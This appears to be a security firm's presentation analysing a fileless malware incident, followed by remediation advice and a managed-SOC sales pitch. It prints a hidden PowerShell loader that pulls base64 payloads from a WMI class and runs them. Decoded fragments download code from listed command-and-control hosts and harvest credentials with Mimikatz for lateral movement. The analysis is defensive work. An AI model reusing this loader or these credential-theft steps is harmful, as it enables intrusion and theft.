Information	4/3/2021 11:11:33 PM	PowerShell (PowerShell)	400	Engine Lifecycle

Event 400, PowerShell (PowerShell)

General Details

Friendly View  XML View

+ System

- EventData

Available  
None  
NewEngineState=Available PreviousEngineState=None SequenceNumber=13 HostName=ConsoleHost  
HostVersion=5.1.14393.3866 HostId=4b13d8dc-6b60-43f5-a17e-488109579129 HostApplication=powershell  
-NoP -NonI -W Hidden -exec bypass \$am = ([WmiClass] 'root\default:systemcore\_Updater8').Properties  
['am'].Value;\$deam=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\$am));iex  
\$deam;\$co = ([WmiClass] 'root\default:systemcore\_Updater8').Properties['enco'].Value;\$deco=  
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(\$co));iex \$deco  
EngineVersion=5.1.14393.3866 RunspaceId=ae087d93-31b2-4831-b8d7-e01c16eafcb2 PipelineId=  
CommandName= CommandType= ScriptName= CommandPath= CommandLine=



# The Powershell Script

```

> 系統管理員: Windows PowerShell
ClassDeletionEvent      {} (SECURITY_DESCRIPTOR, TIME_CREATED, TargetClass)
ClassModificationEvent {} (SECURITY_DESCRIPTOR, TIME_CREATED, TargetClass, PreviousClass)
ClassCreationEvent      {} (SECURITY_DESCRIPTOR, TIME_CREATED, TargetClass)
InstanceOperationEvent  {} (SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance)
InstanceCreationEvent   {} (SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance)
MethodInvocationEvent   {} (SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance, Method...)
InstanceModificationEvent {} (SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance, PreviousInstance)
InstanceDeletionEvent   {} (SECURITY_DESCRIPTOR, TIME_CREATED, TargetInstance)
TimerEvent              {} (SECURITY_DESCRIPTOR, TIME_CREATED, NumFirings, TimerId)
ExtrinsicEvent          {} (SECURITY_DESCRIPTOR, TIME_CREATED)
SystemEvent             {} (SECURITY_DESCRIPTOR, TIME_CREATED)
EventDroppedEvent       {} (SECURITY_DESCRIPTOR, TIME_CREATED, Event, IntendedConsumer)
EventQueueOverflowEvent {} (SECURITY_DESCRIPTOR, TIME_CREATED, Event, IntendedConsumer...)
QOSFailureEvent         {} (SECURITY_DESCRIPTOR, TIME_CREATED, Event, IntendedConsumer...)
ConsumerFailureEvent    {} (SECURITY_DESCRIPTOR, TIME_CREATED, Event, IntendedConsumer...)
RegistryEvent           {} (SECURITY_DESCRIPTOR, TIME_CREATED)
RegistryKeyChangeEvent  {} (SECURITY_DESCRIPTOR, TIME_CREATED, Hive, KeyPath)
RegistryTreeChangeEvent {} (SECURITY_DESCRIPTOR, TIME_CREATED, Hive, RootPath)
RegistryValueChangeEvent {} (SECURITY_DESCRIPTOR, TIME_CREATED, Hive, KeyPath...)
EventGenerator          {} {}
TimerInstruction        {} (SkipIfPassed, TimerId)
AbsoluteTimerInstruction {} (SkipIfPassed, TimerId, EventDateTime)
IntervalTimerInstruction {} (SkipIfPassed, TimerId, IntervalBetweenEvents)
Provider                {} (Name)
Win32Provider           {} (Name, ClientLoadableCLSID, CLSID, Concurrency...)
CIMOMIdentification    {} (SetupDateTime, VersionCurrentlyRunning, VersionUsedToCreateDB, WorkingDirectory)
AdapStatus              {} (LastStartTime, LastStopTime, Status)
SystemSecurity          [GetSD, GetSecuri... {} {}
systemcore_Updater8    {} {am, enco, funs, mimi...}
StdRegProv              [CreateKey, Delet... {} {}
SystemRestoreConfig    {} {DiskPercent, MyKey, RPGlobalInterval, RPLifeInterval...}
SystemRestore          [CreateRestorePoi... {CreationTime, Description, EventType, RestorePointType...}

PS C:\Users\administrator> Get-CimClass -Namespace 'root\default' -PropertyName mimi

    Namespace: ROOT/default

CimClassName      CimClassMethods  CimClassProperties
-----
systemcore_Updater8  {}               {am, enco, funs, mimi...}

PS C:\Users\administrator> (Get-WmiObject -Namespace root\default -class "systemcore_Updater8" -List).GetText('mof') | Out-File c:\MOFofMaliciousClass_systemcore_Updater4.txt
PS C:\Users\administrator>
  
```



# Powershell Script will call back C&C Servers



Download CyberChef Last build: 3 days ago Options About / Support ?

### Operations

VirusTotal

virustotal.com/gui/url/079bd1f911323479581749eda7abf083be15a5c46f95667888427ca8fb124189/details

URL, IP address, domain, or file hash

start: 1577 end: 1612 length: 16296 lines: 1  
length: 35 lines: 1

### Recipe

### Input

9 security vendors flagged this URL as malicious

9 / 88

Community Score

http://45.140.88.145/ 200 text/html 2021-05-24 07:17:56 UTC

45.140.88.145 3 months ago

ip

### DETECTION

Categories	
Forcepoint ThreatSeeker	malicious web sites
sophos	malware callhome, command and control
Webroot	Malware Sites

### DETAILS

### COMMUNITY

#### History

First Submission	2020-06-09 06:35:29
Last Submission	2021-05-24 07:17:56
Last Analysis	2021-05-24 07:17:56

#### HTTP Response

Final URL: https://45.140.88.145/

Serving IP Address: 45.140.88.145

```
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
```

start: 1183 end: 1209 length: 12220 lines: 204  
length: 26 lines: 204

```
e.w.a.y...d.e...:8.0.0.0.'.,',.4.5...1.4.0...8.8...1.4.5...:8.0.0.0.'.,',.2.0.5...2.0.9...1.5.2...7.8...:8.0.0.0...'.
```

```
.@.
```

```
j.v...x.y.z.'.,',.p.r.o.f.e.t.e.s.t.r.u.e.c...n.e.t.'.,',.w.i.n.u.p.d.a.t.e...f.i.r.e.w.a.l.l.-.g.a.t.e.w.a.y...4.5...1.4.0...8.8...1.4.5.'.,',.2.0.5...2.0.9...1.5.2...7.8.').
```

```
.$$.n.u.1.1.
```

```
h.c.h.($$.t. i.n. $.s.e.).
```

```
$.b.a.n.=.(.N.e.w.-.O.b.j.e.c.t. .N.e.t...W.e.b.C.l.i.e.n.t. ....D.o.w.n.l.o.a.d.S.t.r.i.n.g.p.:././.$$.t./.$$.b.a.n.n.e.r.).
```

```
.f. ($$.b.a.n. -.n.e. $.n.u.l.l.).
```

```
$.n.i.c.=.'.h.t.t.p.:././.'+$$.t.
```

# WHAT CAN MIMIKATZ DO?



**Pass-the-Hash:** Attackers use Mimikatz to pass an exact hash string to the target computer to login.



**Pass-the-Ticket:** Mimikatz provides functionality for a user to pass a kerberos ticket to another computer and login with that user's ticket.



**Over-Pass the Hash (Pass the Key):** This technique passes a unique key to impersonate a user you can obtain from a domain controller.



**Kerberos Golden Ticket:** A golden ticket gives you domain admin credentials to any computer on the network that doesn't expire.



**Kerberos Silver Ticket:** Kerberos grants a user a TGS ticket that's used to log into any services on the network.



**Pass-the-Cache:** Generally the same as a pass-the-ticket, but uses the saved and encrypted login data on a Mac/UNIX/Linux system.

- Found Mimikatz
- Steal Passwords
- Test other machines using the stolen password

MITRE | ATT&CK®

Matrices Tactics Techniques Data Sources Mitigations Groups Software Resources Blog Contribute Search

ATT&CK v10 has been released! Check out the [blog post](#) or [release notes](#) for more information.

SOFTWARE

- Mimikatz
- MimiPenguin
- Miner-C
- MiniDuke
- MirageFox
- Mis-Type
- Misdad
- Mivast
- MobileOrder
- MoleNet
- Monokle
- MoonWind
- More\_eggs
- Mosquito
- MURKYTOP
- Naid

Home > Software > Mimikatz

## Mimikatz

Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks. [1] [2]

ID: S0002  
 Type: TOOL  
 Platforms: Windows  
 Contributors: Vincent Le Toux  
 Version: 1.4  
 Created: 31 May 2017  
 Last Modified: 20 May 2021

Version Permalink

ATT&CK® Navigator Layers

### Techniques Used

Domain	ID	Name	Use
Enterprise	T1134	.005 Access Token Manipulation: SID-History Injection	Mimikatz's <code>MISC::AddSid</code> module can append any SID or user/group account to a user's SID-History. Mimikatz also utilizes SID-History Injection to expand the scope of other components such as generated Kerberos Golden Tickets and DCSync beyond a single domain. [2] [3]

```
Input start: 16296 length: 16296
end: 16296 lines: 1
length: 0

DQAKACQAbwBwAHMAeQBzAD0ARwB1AHQALQBXAG0AaQBPAGIAagB1AGMAdAAGAfCaaQBuADMAMgBfAE8AcAB1AHIAYQB0AGkAbgBnAFMAeQBzAHQAZQBtACAADQ
AKAGkAZgAgACgAJABvAHAACwB5AHMALgB2AGUAcgBzAGkAbwBuACAALQBsAGkAawB1ACAAIgAxADAALgAqACIAKQANAAoAewANAAoADQAKAAkAJABhACAAPQAg
...

Output start: 12222 time: 38ms
end: 12222 length: 12220
length: 0 lines: 204

.'r.o.o.t.\.d.e.f.a.u.l.t.:.s.y.s.t.e.m.c.o.r.e._.U.p.d.a.t.e.r.8.'....P.r.o.p.e.r.t.i.e.s['.m.i.m.i.']....V.a.l.u.e.
.
.
.
.$a,. $.N.T.L.M.=. .G.e.t.-.c.r.e.d.s. $.m.i.m.i. $.m.i.m.i.
.
.
.
.$N.e.t.w.o.r.k.s. .=. .G.e.t.-.W.m.i.O.b.j.e.c.t.
.W.i.n.3.2._.N.e.t.w.o.r.k.A.d.a.p.t.e.r.C.o.n.f.i.g.u.r.a.t.i.o.n. --E.A. .S.t.o.p. |. .?. .
{$._.I.P.E.n.a.b.l.e.d}. . . . .
.
.$s.c.b.a.=. .([.W.m.i.C.l.a.s.s.].
.'r.o.o.t.\.d.e.f.a.u.l.t.:.s.y.s.t.e.m.c.o.r.e._.U.p.d.a.t.e.r.8.'....P.r.o.p.e.r.t.i.e.s['.s.c.']....V.a.l.u.e.
.
.
.
.$s.c.=.[.s.y.s.t.e.m...c.o.n.v.e.r.t.]::..F.r.o.m.B.a.s.e.6.4.S.t.r.i.n.g.(.$s.c.b.a.).
.
.f.o.r.e.a.c.h. (.$N.e.t.w.o.r.k. .i.n. $.N.e.t.w.o.r.k.s.). .
.
.{. . . . .
.
.
.
.$I.P.A.d.d.r.e.s.s. . .=. $.N.e.t.w.o.r.k...I.p.A.d.d.r.e.s.s.[.0.]. . .
.
.i.f. .(.$I.P.A.d.d.r.e.s.s. --m.a.t.c.h. .'^.1.6.9...2.5.4.').{.c.o.n.t.i.n.u.e.}. . .
.
.$S.u.b.n.e.t.M.a.s.k. . .=. $.N.e.t.w.o.r.k...I.P.S.u.b.n.e.t.[.0.]. .
.
.i.f. .(.$I.P.A.d.d.r.e.s.s. --m.a.t.c.h. .'^.1.7.2...'). --o.r. .(.$I.P.A.d.d.r.e.s.s.
--m.a.t.c.h. .'^.1.9.2...1.6.8.'). .){$.S.u.b.n.e.t.M.a.s.k.='2.5.5...2.5.5...0...0.'}. . .
.
.$i.p.s.=.G.e.t.-.N.e.t.w.o.r.k.R.a.n.g.e. $.I.P.A.d.d.r.e.s.s. $.S.u.b.n.e.t.M.a.s.k.
.
.$t.c.p.c.o.n.n. .=. .n.e.t.s.t.a.t. --a.n.o.p. .t.c.p. .
.
.f.o.r.e.a.c.h. (.$t. .i.n. $.t.c.p.c.o.n.n.).
.
.
```

Use the password from Mimikatz to attack other network segments

知己知彼，百戰百勝

# Recommendations

# Recommended Remediations

- Good Asset Management
  - You need to know what to protect (e.g. Crown Jewels)
  - You will not use a safe to protect a HK10 ballpen
- Patch Patch Patch (Good Patch / Vulnerability Management Practice)
  - Basic security requirement
- Risk Management
  - Vulnerability being exploited by a threat against an asset
  - The level of risk is calculated by the probability and impact
  - Higher risk, Higher priority
- ISO27001 – Information Security Management System



# Recommended Remediations

- Ongoing Security Monitoring (Continuous Monitoring)
- Enhance Detection Capabilities
  - CTI – Cyber Threat Intelligence
  - SIEM – Security Information Event Management
  - EDR – Endpoint Detection & Response
  - Network detection, AI, Behavior Analysis, etc.)
- Enhance Response Capabilities (SOAR – Security Orchestration, Automation & Response )
- Security Awareness Training including Top Management

# Continuous Monitoring

# The Solutions

## Visibility

Detect and Alert Early Attacks



### Monitoring & Detection

- ✓ Managed SIEM
- ✓ Cyber Threat Intelligence
- ✓ Alerts and advisory
- ✓ Central SIEM or On Prem
- ✓ Monthly Report

## Preventive and Response



### Full Protection


- ✓ SOCaaS Service
- ✓ Managed Services for Firewall and Endpoints
- ✓ Monthly Report

## Benefit:

1. Enjoy Comprehensive SOC service **at SME Price**
2. Comprehensive detection /protection against early stage of attacks
3. Logs offsite backup
4. 3 Months - Logs Backup\*
5. TopSOC 24x7 automated analysis of daily logs
6. TopSOC 24x7 Critical security alerts
7. TopSOC manual Threat Hunting and log analysis
8. Cyber Threat Intelligence Updates
9. No Need to buy hardware
10. No SIEM, OS, SOAR software licenses fee
11. SOCaaS+ / Managed Security Services. E.g. Firewall, EndPoint, UEM\*



# SOCaaS Architecture



This section shows three levels of SOCaaS operations:

- Level 1:** A dashboard with the TopSOC logo and a green circular icon. The dashboard displays a bar chart with a value of 237,473, a risk level summary (Low: 0, Medium: 0, High: 434, Critical: 0), and IP address ranges (216.146.43.70 and 162.88.193.70). Below the dashboard is a 3D rendering of a control room.
- Level 2:** A photograph of two analysts working at a workstation with multiple monitors in a dark control room.
- Level 3:** A photograph of three analysts working at a workstation with multiple monitors in a control room.

# Service Provisioning – 15 Mins



**Step 1**

**Step 2**

**Step 3**

**Step 4**

**Step 5**

## Step 1

Collect and Document your IT environment.

## Step 2

Understand service scope and sign agreement.

## Step 3

SOCaaS – Install Log Collector and configure devices to send logs to Collector.  
SOCaaS+ - Install Log Collector, Firewall and endpoints. Configure devices to send logs to Collector

## Step 4

The service provisioning is completed.  
SOCaaS – **Critical alerts** will be notified and a **monthly report** will be delivered.  
SOCaaS+ - **Preventive protection** is activated, **Critical alerts** will be managed and a **monthly report** will be delivered.

## Step 5

Clean up identified issues continuously and keep the IT environment clean.



**ISACA**<sup>®</sup>

Macao Chapter

[terry.cheung@topsoc.com.mo](mailto:terry.cheung@topsoc.com.mo)

